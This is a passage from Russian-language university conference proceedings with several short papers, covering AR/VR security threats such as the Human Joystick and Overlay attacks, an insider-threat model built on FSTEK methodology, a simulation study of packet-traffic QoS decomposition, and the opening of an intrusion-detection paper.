– Extended Detection and Response (далее XDR): Платформа расширенных средств обнаружения и реагирования обеспечивает специалистов информационной безопасности инструментами анализа данных всех устройств и компонентов корпоративной сети;

– Sandbox: Данное решение способствует тестированию угроз в изолированной среде, что защищает инфраструктуру от реализации атак на конечных легитимных устройствах.

– Endpoint Protection Platforms (далее EPP): Средство защиты конечных точек обеспечивает комплексную защиту данных на конечных устройствах корпоративной среды. При обнаружении угрозы происходит её своевременная блокировка.

Таким образом, EDR-системы играют ключевую роль в обеспечении безопасности корпоративных компьютерных сетей от инсайдерских угроз.

Их возможности по мониторингу и реагированию позволяют предотвращать потенциальные атаки и минимизировать риски, связанные с внутренними угрозами информационной безопасности.

Список используемых источников:

1. Герлинг Е. Ю., Кулишкина Е. И., Бирих Э. В., Виткова Л. А. Модели нарушителей информационной безопасности // Известия высших учебных заведений. Технология легкой промышленности, 2017. Т. 35. №. С. 20–30.

2. Котенко И. В., Ушаков И. А. Технологии Больших данных для мониторинга компьютерной безопасности // Защита информации. Инсайд, 2017. № 3(75). С. 23–33.

3. EDR: откуда взялся и почему это очередной виток защиты от хакеров //habr.com // URL: https://habr.com/ru/companies/ruvds/articles/533156/

4. Виткова Л. А., Иванов А. И. Обзор актуальных угроз и методов защиты в сфере облачных вычислений. // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VII Международная научно-техническая и научно-методическая конференция: сб. научн. ст. в 4-х т. СПб.: СПбГУТ, 2018. С. 160–181.

УДК 004.056.53
ГРНТИ 81.93.29

ПОТЕНЦИАЛЬНЫЕ УГРОЗЫ БЕЗОПАСНОСТИ В СИСТЕМАХ AR/VR

Г.И. Тамбовцев, Е. И. Часовских

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В условиях стремительного развития технологий и появления новых систем для взаимодействия пользователя и компьютерной среды возникают вопросы относительно обеспечения высокого уровня безопасности. Новые технологии такие как AR/VR требуют нового подхода к оцениванию потенциальных уязвимостей, а также к обеспечению безопасности пользователя и его данных при применении подобных систем. Изучение систем взаимодействия пользователя и компьютерной системы позволит более точно определить потенциальные угрозы безопасности, а также позволит сформировать требования к таким системам в целом. В данной статье был приведен перечень атак на системы AR/VR с разделением по атакуемым объектам, а также произведён9 разбор специфичных для данных систем AR/VR атак.

AR/VR, уязвимости, анализ, безопасность

Технологии виртуальной (VR) и дополненной (AR) реальности вошли в нашу жизнь стремительно и настолько же внезапно с появлением первых пользовательских устройств, позволяющих потребителям воспользоваться новым способом взаимодействия с компьютерной системой, а также окружающей реальностью.

Количество AR/VR устройств также как прибыль в секторе российских производителей (рис.1) растет с каждым годом, это связывают с увеличением линейки доступных устройств, разрастанием количества доступных приложений, а также с удешевлением технологий и массовым производством. Так все большее количество людей и организаций могут позволить себе комплект AR/VR устройств.




Рис. 1. Объем выручки в рублях среди российских компаний [1]

Системы AR/VR находят применения не только в качестве технологий для развлекательных целей, но и также во множестве областей таких как:

– Образование и обучение персонала.
– Медицина.
– Архитектура, проектирование и град планирование.
– Искусство и культура.
– Спорт.
– Промышленность и энергетика.
– Авиастроение, машиностроение.

Использование данной технологии в указанных областях требует особенных требований к обеспечению надлежащего уровня безопасности. В связи с этим необходимо выделить потенциальные угрозы безопасности, каналы утечки или уязвимости, которые могут возникать вследствие эксплуатации программного или аппаратного обеспечения систем AR/VR.

Стоит отметить, что существует два основных типа систем AR/VR устройств и они представлены в виде автономного устройства с собственной операционной системой и средствами защиты, а также в виде гарнитуры, подключаемой в качестве элемента управления и вывода.

В связи с этим, требования к безопасности будут весьма сильно разниться. В таком случае логичнее сформировать общие требования к системе использующей технологии AR/VR при взаимодействии пользователя и компьютерной системы.

Устройства AR/VR систем с являются многопрофильными датчиками, считывающими информацию об: движениях пользователя, голосе, зрении (движение зрачка), дополнительном управлении при помощи контроллеров. Вывод информации осуществляется в аудио, видео формате, а также при применении контроллеров может выражаться в виде вибраций, нагрева или давления [2]. Так в случае нарушения безопасности приведет к компрометации всех перечисленных функций.

Разделим существующие угрозы безопасности на группы по влиянию на пользователя и на компьютерную систему (табл. 1).

ТАБЛИЦА 1. Угрозы безопасности для систем AR/VR

Компьютерная система	Пользователь
Отказ в обслуживании	Потеря ощущения пространства
Вредоносное программное обеспечение	Психологическое воздействие (резкие звуки, изображения, кибербуллинг)
Вирусы-шифрователи	Социальная инженерия
«Человек посередине»	Кража биометрических данных (паттерны движений, внешность)
Кража и подмена аутентификационных данных	Физическое воздействие (перегрев устройства, замыкание, сдавливание)

Компьютерная система	Пользователь
Подмена потока данных (изменение вводимых и выводимых устройствами vr/ar данных)	Сбор данных об поведении (эмоциональный отклик, привычки, поведенческие паттерны)
	Иммерсивные атаки (Human Joystick, Chaperone, Overlay)

Большинство атак на системы AR/VR связаны со специфичностью устройств для AR/VR таких как шлемы, очки, контроллеры и костюмы. Такие атаки направлены именно на пользователя, а точнее на его поведение, реакцию, а также биометрические данные. Наиболее интересными в данном случае являются иммерсивные атаки, затрагивающие поведение пользователя и его отклики на возникающие раздражители, их отсутствие или искажение. В особенности такие атаки затрагивают пользователей виртуальной реальности так как они в наибольшей степени зависят от входных данных с датчиков и камер устройств VR [3].

Human Joystick [4]

Основным принципом этой атаки является управление положением пользователя при помощи последовательного смешения области перемещения пользователя (рис.2). При верном функционировании системы область перемещения остается фиксированной, и пользователь всегда остаётся в границах этой области ближе к центральной точке области.




Рис. 2. Принцип действия атаки Human Joystick [4]

В случае атаки злоумышленник получает доступ к данным, получаемым с камер и датчиков, расположенных в комнате, а также непосредственно на теле пользователя. Злоумышленник подменяет получаемые данные и смещает область перемещения пользователя согласно пожеланиям, таким образом изменяется положение и область, в которой находится пользователь системы. Таким образом нарушитель получает возможность управлять поведением пользователя.Реализация такой атаки возможна непосредственно во время работы системы.

Chaperone

Целью данной атаки является изменение ощущений пользователя от окружающего пространства, а также относительно расположений предметов мебели и иных препятствий. Злоумышленник искажает содержание файла JSON, отвечающего за хранение информации об окружении пользователя в момент использования устройств, связанных с виртуальной и дополненной реальностями.

Функционирование данной атаки не представляется возможным непосредственно вовремя работы системы, но становится возможно после перезагрузки устройств и применения искаженного файла JSON.

Overlay

Атака представляет представляет из себя двумерное изображение, выводимое на экран устройства вне зависимости от запущенного программного обеспечения. Положение выводимого изображения задается, таким образом, чтобы выводимое изображение занимало всю область обзора пользователя и привязывается к направлению взгляда. Функции, способствующие отключению выводимого окна, при данной атаке будут отключены. Атака может быть выполнена в любое время работы устройств из систем AR/VR.

В связи с распространением применения технологий AR/VR в различных сферах деятельности, особенно остро встает вопрос об обеспечении должного уровня безопасности. Из-за специфики применяемой технологии все больше атак направлено именно на пользователя и его взаимодействие с окружающим миром. Такой подход задает новые требования к устройствам связанным с AR/VR, отличающимся от требований к стандартным компьютеризированным системам. Глубокое изучение и систематизация полученных результатов, позволит сформировать более четкие требования к применению и проектированию устройств, взаимодействующих с дополненной и виртуальной реальностью.

Список используемых источников:

1. Жив ли в России рынок корпоративного VR/AR? [Электронный ресурс]. URL: https://modumlab.com/modum-daily/corporate-vr-ar.

2. AR Security & VR Security [Электронный ресурс]. URL: https://www.kaspersky.co.in/resource-center/threats/security-and-privacy-risks-of-ar-and-vr.

3. Alberto Giaretta. A Literature Survey // Security and Privacy in Virtual Reality. 2022. С. 2–7.

4. Peter Casey, Ibrahim Baggili, Ananya Yarramreddy. Immersive Virtual Reality Attacks and the Human Joystick// University of New Haven Electrical & Computer Engineering and Computer Science Faculty Publications, 2019. PP. 5–8

Статья представлена научным руководителем, заведующим кафедрой ЗСС, кандидатом технических наук, доцентом А. В. Красовым.

УДК 004.056(082)
ГРНТИ 81.93.29

МОДЕЛЬ ВНУТРЕННЕГО НАРУШИТЕЛЯ В КОРПОРАТИВНОЙ КОМПЬЮТЕРНОЙ СЕТИ ОРГАНИЗАЦИИ

И. А. Ушаков

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Модель внутреннего нарушителя используется для оценки и анализа угроз, связанных с действиями или намерениями внутренних сотрудников организации, которые могут привести к утечке конфиденциальной информации, вредоносным действиям или другим потенциально вредоносным последствиям. Такая модель помогает выявлять потенциальных нарушителей, их мотивацию, способы доступа к конфиденциальной информации, а также принимать меры по предотвращению и реагированию на возможные угрозы со стороны внутренних сотрудников.

локальные сети, уровень сигналов, радиочастотный спектр, абонент

Проблема обнаружения внутреннего нарушителя в компьютерной сети организации является крайне актуальной задачей. Существуют различные подходы к обнаружению инсайдеров, включая методы, основанные на экспертных правилах, а также системы, основанные на искусственном интеллекте [1, 2, 3, 4, 5, 6].

В диссертации автором [7] описана модель внутреннего нарушителя (инсайдера). Данная модель описана в следующем виде:

$$I = \langle R, L, Q, G \rangle, \quad (1)$$

где R – критерии атрибутов инсайдера, L – уровни доступа, Q - квалификация инсайдера. G - цель инсайдера.

В данной работе представлен подробный разбор модели поведения инсайдера на основе уже имеющейся модели и документации ФСТЭК России.

В методическом документе ФСТЭК России [8] дается определение внутреннего нарушителя. Инсайдер – это пользователь, который имеет право на доступ к информационным ресурсам систем, соответственно в момент реализации угрозы, он будем находиться в пределах информационной системы.

Основываясь на методическом документе ФСТЭК «Методика оценки угроз безопасности информации» [9], была разработана развернутая модель внутреннего нарушителя:

$$I = \langle R, Y, G, L1, P, L2, C, K, S, M, T \rangle, \quad (2)$$

где R – критерии атрибутов инсайдера, Y - категория нарушителя, G - цель инсайдера, $L1$ - уровни доступа к системе, P - потенциал нарушителя, $L2$ - уровень взаимодействия, C - канал атаки, K - средства атаки, S - стадия, на которой воздействует нарушитель, M - способы реализации, T - тактики и основные техники.

Критерии атрибутов – это набор параметров и характеристик, которые используются для определения, является ли пользователь потенциальным инсайдером или угрозой для безопасности.

Категории нарушителя подразделяются на следующие:

1. Субъект имеет санкционированный доступ, не имеет доступ к автоматизированной системе (АС).

2. Зарегистрированный пользователь АС с ограниченным доступом к ресурсам.

3. Зарегистрированный пользователь с удаленным доступом к АС.

4. Зарегистрированный пользователь с правами системного администратора.

5. Зарегистрированный пользователь с правами администратора информационной безопасности (ИБ).

6. Разработчики программного обеспечения и технических средств, также лица, осуществляющие их поставку и сопровождение.

Под целью понимается замысел, преследуемый нарушителем. В зависимости от вида нарушителей, цели могут различаться, но в большинстве случаев это получение финансовой или же другой материальной выгоды.

Уровни доступа определяют различные права пользователей в корпоративной системе. Нарушение этих прав может указывать на возможную инсайдерскую активность (например, уровни оператора, инженера или администратора).

Потенциал нарушителя определяется уровнями возможности.

ФСТЭК России выделяет четыре уровня возможностей нарушителей:

1. Базовые возможности (Н1). Такие нарушители могут реализовывать лишь известные угрозы, которые будут направлены на известные уязвимости, при этом пользоваться они будут инструментами, находящимися в общем доступе.

2. Базовые повышенные возможности (Н2). Такие же нарушители умеют реализовывать угрозы, в том числе направленные на неизвестные уязвимости. Используют он инструменты, находящиеся в сети «Интернет». Не имеют возможности реализации угроз на физически изолированные сегменты систем и сетей.

3. Средние возможности (Н3). Нарушители с таким уровнем возможности имеют возможность самостоятельно разрабатывать инструменты и с их помощью реализовывать угрозы, в том числе на неизвестные уязвимости.

Но также, как и предыдущие не имеют возможности реализации угроз на физически изолированные сегменты систем и сетей.

4. Высокие возможности (Н4). Имеют неограниченные возможности реализации угроз. Могут использовать не декларированные возможности, а также программные и программно-аппаратные закладки.

Выделим следующие уровни взаимодействия:

– уровень закладных устройств;
– защита с помощью криптографических средств;
– защита с помощью некриптографических средств;
– уровень технических каналов;
– прикладной уровень модели TCP/IP;
– транспортный уровень модели TCP/IP;
– сетевой уровень модели TCP/IP;
– канальный уровень модели TCP/IP;
– физический уровень модели TCP/IP;
– уровень вредоносного воздействия.

Каналами атак являются:

– Каналы несанкционированного доступа;
– Технические каналы.

Средства атак можно разделить на:

– пассивные средства;
– штатные средства и недостатки системы;
– средства активного воздействия.

Инсайдер может воздействовать на разных стадиях жизненного цикла АС. Это может быть стадия разработки, стадия производства, стадия хранения, стадия транспортировки или ввода в эксплуатацию технически средств. Также он может воздействовать на стадии эксплуатации.

Способы реализации – термин, относящийся к методам, используемым для достижения конкретной цели или реализации определенной задачи. Например: внутренний нарушитель является авторизированным пользователем системы с уровнем возможности Н1. Объектом его воздействия является сервер базы данных портала государственных услуг. Ему необходимо достичь отказа в обслуживании либо же отдельных компонентов, либо системы в целом. Нарушителю доступен веб-интерфейс администрирования этого портала. Способом реализации в данном случае будет являться нарушение цепочки услуг по администрированию веб-сайта государственных услуг.

Тактики инсайдеров могут быть различными, в зависимости от преследуемой цели. Например, тактика – внедрение в программную среду инструментальных средств. Основные техники – автоматический запуск скриптов и исполняемых файлов, выполнение вредоносного кода в виде закладки, автоматическая загрузка вредоносного кода, эксплуатация уязвимостей типа удаленное исполнение, подмена файлов и т.п.

Модель внутреннего нарушителя играет ключевую роль в обеспечении безопасности информационных систем и данных организации. Понимание мотивации и способов действий потенциальных внутренних нарушителей позволяет принимать меры по их выявлению, предотвращению и реагированию на возможные угрозы. Построение такой модели помогает организациям улучшить свои меры безопасности, повысить защиту конфиденциальной информации и минимизировать риски внутренних угроз.

Список используемых источников

1. Kotenko I., Izrailov K., Krasov A., Ushakov I.. An approach for stego-insider detection based on a hybrid NoSQL database // Journal of Sensor and Actuator Networks. 2021. Vol. 10, № 2.

2. Котенко И. В., Ушаков И. А., Пелевин Д. В., Преображенский А. И., Овраменко А. Ю. Выявление инсайдеров в корпоративной сети: подход на базе UBA и UEBA // Защита информации. Инсайд, 2019. № 5(89). С. 26–35.

3. Дешевых Е. А., Конюхов В. М., Крылов К. Ю., Ушаков И. А. Исследование методов защиты от инсайдерских атак // Актуальные проблемы инфотелекоммуникаций в науке и образовании: IV Международная научно-техническая и научно-методическая конференция: сборник научных статей в 2 томах, Санкт-Петербург, 03–04 марта 2015 года. Том 1. СПб.: СПбГУТ, 2015. С. 310–313.

4. Ушаков И. А., Котенко И. В., Овраменко А. Ю., Преображенский А.И., Пелевин Д.В. Комбинированный подход к обнаружению инсайдеров в компьютерных сетях // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки, 2020. № 4. С. 66–71.

5. Котенко И.В., Левшун Д. А. Методы интеллектуального анализа системных событий для обнаружения многошаговых кибератак: использование баз знаний // Искусственный интеллект и принятие решений, 2023. № 2. С. 3–14.

6. Лаута О. С., Федоров В. Х., Баленко Е. Г., Васюков Д. Ю., Иванов Д. А. Подход к работе системы защиты сети передачи данных от компьютерных атак на основе гибридной нейронной сети // Инженерный вестник Дона, 2023. № 1(97). С. 237– 250.

7. Ушаков И. А. Обнаружение инсайдеров в компьютерных сетях на основе комбинирования экспертных правил, методов машинного обучения и обработки больших данных: дис. ... канд. техн. наук 05.13.19. СПб, 2020, 215 с.

8. ФСТЭК России [Электронный ресурс] // сайт ФСТЭК России. URL: https://fstec.ru/ (Дата обращения: 12.03.2024 г.).

9. Методический документ ФСТЭК России // Методика оценки угроз безопасности информации. URL: // https://fstec.ru/dokumenty/vse-dokumenty/spetsialnye-normativnye-okumenty/metodicheskij-dokument-ot-5-fevralya-2021-g (Дата обращения: 12.03.2024 г.).

УДК 621.391
ГРНТИ 49.03.09

ЗАДАЧИ ДЕКОМПОЗИЦИИ КАЧЕСТВЕННЫХ ПОКАЗАТЕЛЕЙ, НОРМИРОВАННЫХ ДЛЯ ПАКЕТНОГО ТРАФИКА

А. В. Федоров

Ордена Трудового Красного Знамени Российский научно-исследовательский институт радио имени М.И. Кривошеева, Санкт-Петербургский филиал – «ЛОНИИР»

Показатели качества обслуживания пакетного трафика заданы между интерфейсами пользователь-сеть. Для проектирования телекоммуникационной системы и её управления необходимо распределить эти показатели по компонентам сети электросвязи. При выполнении подобных процедур обычно вводится гипотеза о взаимной независимости процессов в разных компонентах сети электросвязи. Тогда возникают задачи по оценке корректности введённых допущений. Решение таких задач – предмет данной публикации.

сеть электросвязи, пакетный трафик, качество обслуживания, декомпозиция, ошибка, математическое ожидание, дисперсия

Введение

В рекомендациях серии «*Y*» сектора стандартизации Международного союза электросвязи (МСЭ-Т) обмена информацией между интерфейсами пользователь-сеть (ИПС) нормируется ряд качественных показателей. С точки задач, рассматриваемых в данной работе, теоретический и практический интерес связан с тремя следующими показателями:

– *IPTD* (Internet Protocol packet Transfer Delay) – средняя задержка переноса IP-пакетов;

– *IPDV* (Internet Protocol packet Delay Variation) – вариация задержки IP-пакетов;

– *IPLR* (Internet Protocol packet Loss Ratio) – коэффициент потерь IP-пакетов.

Тракт обмена IP-пакетами между двумя ИПС, в общем случае, включает совокупность сетевых компонентов, которые могут создаваться и эксплуатироваться разными операторами связи. Для обеспечения нормированных качественных показателей необходимо распределить их установленные значения по отдельным сетевым компонентам. Такую процедуру обычно называют декомпозицией качественных показателей.

Соответствующие рекомендации МСЭ-Т содержат предлагаемый подход к декомпозиции показателей *IPTD*, *IPDV* и *IPLR*. Он основан на гипотезе

о том, что все процессы в разных сетевых компонентах являются независимыми. В тех же рекомендациях указано, что данный вопрос требует дополнительных исследований. Данная статья посвящена анализу ошибок, возникающих вследствие введения указанной выше гипотезы.

Математическая модель тракта обмена IP-пакетами

Тракт обмена IP-пакетами между двумя терминалами, обозначенными на рис. 1 буквами «А» и «В», проходит через N сетевых компонентов. Предполагается, без потери общности, что в каждом сетевом фрагменте установлен один узел коммутации (УК). В каждый УК входит несколько трактов обмена IP-пакетами. Они обозначены двумя символами. Первый символ указывает номер УК, а второй – количество входящих направлений. Выходящие из каждого УК тракты обмена IP-пакетами распределяются по нескольким направлениям.




Рис. 1. Тракт обмена IP-пакетами между двумя терминалами

Тракт обмена IP-пакетами можно рассматривать как многофазную систему массового обслуживания (СМО). В общем случае каждая многофазная СМО представляет собой элемент сети массового обслуживания (СеМО). Математическая модель тракта обмена IP-пакетами в N-фазной СМО приведена на рис. 2. Выходящие тракты обмена IP-пакетами в данной работе не рассматриваются. По этой причине они в составе математической модели не показаны.




Рис. 2. Математическая модель тракта обмена IP-пакетами

На вход каждой СМО поступают потоки, для которых заданы функции распределения длительности интервалов между моментами поступления заявок (ими служат IP-пакеты). Эти распределения обозначены как $A_{ij}(t)$. Нижние символы указывает на номера СМО и входящего направления соответственно. Функция $B_i(t)$ задает распределение длительности обслуживания заявок в i-й СМО.

Будем предполагать, что количество мест для ожидания в очереди ограничено величиной r, дисциплина обслуживания заявок определяется правилом FIFO [1]: первой пришла – первой обслужена. Каждый УК рассматривается как СМО с одним обслуживающим прибором.

Аналитическое исследование предложенной математической модели существенно упрощается в том случае, когда все входящие потоки являются пуассоновскими, а все функции $B_i(t)$ подчиняются экспоненциальному закону. При таких условиях СеМО представляет собой сеть Джексона [2], для которой все необходимые характеристики могут быть получены в явном виде. Для пакетных сетей гипотеза о пуассоновских потоках не считается корректной [3, 4]. Длительность обслуживания заявок (обработки IP-пакетов) близка к постоянной величине [5].

По этим причинам исследование выбранной математической модели целесообразно осуществлять при помощи имитационного моделирования. Такой подход позволяет анализировать модели, максимально близкие к реальным сетям электросвязи и процессам, характерным для пакетных технологий. Имитационное моделирование позволяет проверить следующие предположения:

– Насколько корректно суммировать значения *IPTD*, оцениваемые для каждого i-го компонента, чтобы получить среднее время задержки IP-пакетов между двумя ИПС?

– Допустимо суммировать дисперсии (они могут быть выражены через показатель *IPDV*) времени задержки IP-пакетов по всем N компонентам для оценки среднеквадратического отклонения этой случайной величины – σ между двумя ИПС?

– Можно ли использовать правило перемножения вероятностей успешного прохождения IP-пакетов через все N компонентов, чтобы оценить величину *IPLR* между двумя ИПС?

Если использовать нижний индекс i для обозначения исследуемой величины в i-ом компоненте, то сформулированные предположения могут быть представлены в такой форме:

$$IPTD = \sum_{i=1}^{N} IPTD_i; \quad \sigma \approx \sqrt{\sum_{i=1}^{N} \sigma_i^2}; \quad IPLR \approx 1 - \prod_{i=1}^{N} \left(1 - IPLR_i\right). \qquad (1)$$

Степень независимости процессов, которые протекают во всех СМО, обычно оценивается коэффициентом корреляции [6], но этот показатель не

позволяет вычислить ошибки, возникающие из-за принятия гипотезы об отсутствии взаимной связи между элементами модели. По этой причине в данной работе мерой независимости процессов задержки IP-пакетов в разных сетевых компонентах служит величина ошибки в расчете трех исследуемых параметров: *IPTD,* σ и *IPLR*. Эти ошибки обозначаются так: δ_1, δ_2 и δ_3 соответственно.

Следует отметить, что величина δ_1 определяет точность самой модели (по всей видимости, корректность датчика случайных чисел), так как математическое ожидание суммы случайных величин всегда равно сумме их средних значений [7]. Предварительные результаты показали, что $\delta_2 > \delta_3$. Это означает, что для получения искомых оценок достаточно исследовать поведение величины δ_2 в зависимости от вида распределения $A_{ij}(t)$ и интенсивности заявок λ, а также от количества входящих потоков L.

Пример результатов имитационного моделирования

Имитационная модель была разработана для получения оценок, полезных (в том числе) для исследований, направленных на поиск путей использования телекоммуникационных ресурсов при возникновении экстраординарных событий [8]. Такие события затрагивают территории небольшой площади. По этой причине для моделирования достаточно выбрать три сетевых компонента. Таким образом, анализируется трехфазная СМО, в которую поступает L потоков заявок.

Для приведенных ниже результатов были использованы следующие параметры имитационной модели:

– на вход всех СМО поступает L потоков заявок, подчиняющихся гиперэкспоненциальному распределению $A_H(t)$ с коэффициентом вариации C_A, который равен двум,

– величины интенсивности всех L потоков заявок λ равны между собой;

– интенсивность обслуживания заявок во всех компонентах модели μ постоянна (она принята равной единице);

– количество входящих направлений для всех СМО L меняется от 1 до 7 при равных долях заявок, которые направляются в следующие СМО.

Из базовых положений теории телетрафика известно, что при суммировании большого числа входящих потоков заявок результирующий процесс стремится к пуассоновскому [1, 2, 9]. Иными словами, для рассматриваемой модели гипотеза о независимости процессов в разных СМО по мере роста величины L становится оправданной. На рис. 3 показана зависимость относительной ошибки δ_2 от величины L, которая получена при помощи имитационной модели. Нагрузка всех СМО ρ, определяемая отношением λ к μ, была принята равной 0,5. Такой уровень нагрузки типичен для этапа проектирования мультисервисных сетей.




Рис. 3. Зависимость относительной ошибки δ_2 от величины L

Полученные результаты подтверждают возможность использование гипотезы о независимости процессов в разных компонентах телекоммуникационных сетей при условии, что в каждый УК входит более пяти трактов о других УК. Такое условие выполняется практически для всех эксплуатируемых телекоммуникационных сетей.

Заключение

Соображения, изложенные выше, позволяют утверждать, что для телекоммуникационных сетей – при условии использованных допущений – гипотеза о независимости исследуемых процессов правомерна. Ее использование приводит к ошибкам, составляющим доли процентов, при оценке характеристик качества обслуживания мультисервисного трафика.

Дальнейшие исследования предполагается проводить для тех ситуаций, которые могут встречаться на практике. Во-первых, необходимо исследовать модель, для которой распределения входящих потоков могут существенно различаться как по интенсивности, так и своему виду. Во-вторых, надлежит изучить справедливость полученных результатов при перегрузке как одного УК, так и телекоммуникационной сети в целом. В-третьих, целесообразно доработать имитационную модель для возможности введения приоритетной дисциплины обслуживания заявок.

Список используемых источников

1. Степанов С. Н. Теория телетрафика: концепции, модели, приложения. – М.: Горячая линия – Телеком, 2015, 867 с.

2. Клейнрок Л. Теория массового обслуживания. М.: Машиностроение, 1979, 432 с.

3. Шелухин О. И., Тенякшев А. М., Осин А. В. Фрактальные процессы в телекоммуникациях. М.: Радиотехника, 2003, 480 с.

4. Парамонов А. И. Разработка и исследование комплекса моделей трафика для сетей связи общего пользования: дис. … д-ра техн. наук : 05.12.13 / Парамонов Александр Иванович. СПб., 2014. 325 с.

5. Соколов А. Н. Методы анализа задержек IP-пакетов в сети следующего поколения : автореф. дис. … канд. техн. наук : 05.12.13 / Соколов Андрей Николаевич. СПб., 2011. 20 с.

6. Вентцель Е. С. Теория вероятностей. М.: Академия, 2005, 576 с.

7. Бронштейн И. Н., Семендяев К. А. Справочник по математике для инженеров и учащихся вузов. М.: Наука, 1986, 544 с.

8. Федоров А. В., Тынянкин С. И., Ступницкий М. М. Задачи использования телекоммуникационных ресурсов при возникновении экстраординарных событий // Электросвязь. 2022. N 10. С. 31–34.

9. Лившиц Б. С., Фидлин Я. В., Харкевич А. Д. Теория телефонных и телеграфных сообщений. М.: Связь, 1971, 304 с.

УДК 004.056.57
ГРНТИ 81.93.29

КВАЗИБИОЛОГИЧЕСКАЯ ПАРАДИГМА ДЛЯ ПОСТРОЕНИЯ БОЛЕЕ СОВЕРШЕННЫХ СИСТЕМ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ

С. И. Штеренберг

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Исследование, представленное в данной работе, затрагивает следующие технологии и процессы, которые напрямую связаны с развитием искусственного интеллекта. При разработке крупномасштабных интеллектуальных систем обеспечения безопасности необходима гибкость. Эту гибкость можно достичь с помощью использования шаблона проектирования MVC (model-view-controller, модель-представление-контроллер). Важная стадия проекта раскрывает основную суть работы всего комплекса YaVi (Комплекса ПНП-решений для СОВ). Начало берётся с проекта БД для программного модуля имитационного моделирования.

IDS, искусственный интеллект, машинное обучение, глубокое обучение, квазибологическая парадишма

База знаний YaVi основана на инженерии знаний и методах представления знаний:

1. YaVi использует семантические сети для описания объектов и отношений в предметной области.

2. Фреймовая модель также является важной частью YaVi, она используется для описания минимальных элементов, таких как объекты, явления и процессы.

Модель PDCA (Рис. 1) – это широко используемая система управления качеством, которая также применима к управлению информационной безопасностью.

Непрерывный аудит, основанный на модели PDCA, включает следующие шаги:

1. PLAN (планирование): На этом этапе организация оценивает свои риски информационной безопасности и определяет необходимые средства контроля безопасности для управления этими рисками. Организация создает план аудита на основе выявленных рисков и средств контроля [1].

2. DO (выполнение): Затем организация внедряет средства контроля безопасности, определенные на этапе планирования. Это включает в себя внедрение технических и процедурных средств контроля, обучение сотрудников, программы повышения осведомленности и другие меры по снижению рисков [2].

3. CHECK (проверка): На этом этапе организация проводит регулярный аудит внедренных средств контроля для оценки их эффективности. Это

включает в себя анализ журналов безопасности, проведение оценки уязвимостей и другие меры тестирования для выявления потенциальных слабых мест.

4. ACT (действие/исправление): На основании результатов аудита организация предпринимает корректирующие действия для устранения выявленных уязвимостей и улучшения средств контроля безопасности. Это может включать в себя внедрение дополнительных средств контроля безопасности, пересмотр политик и процедур или проведение обучения сотрудников.

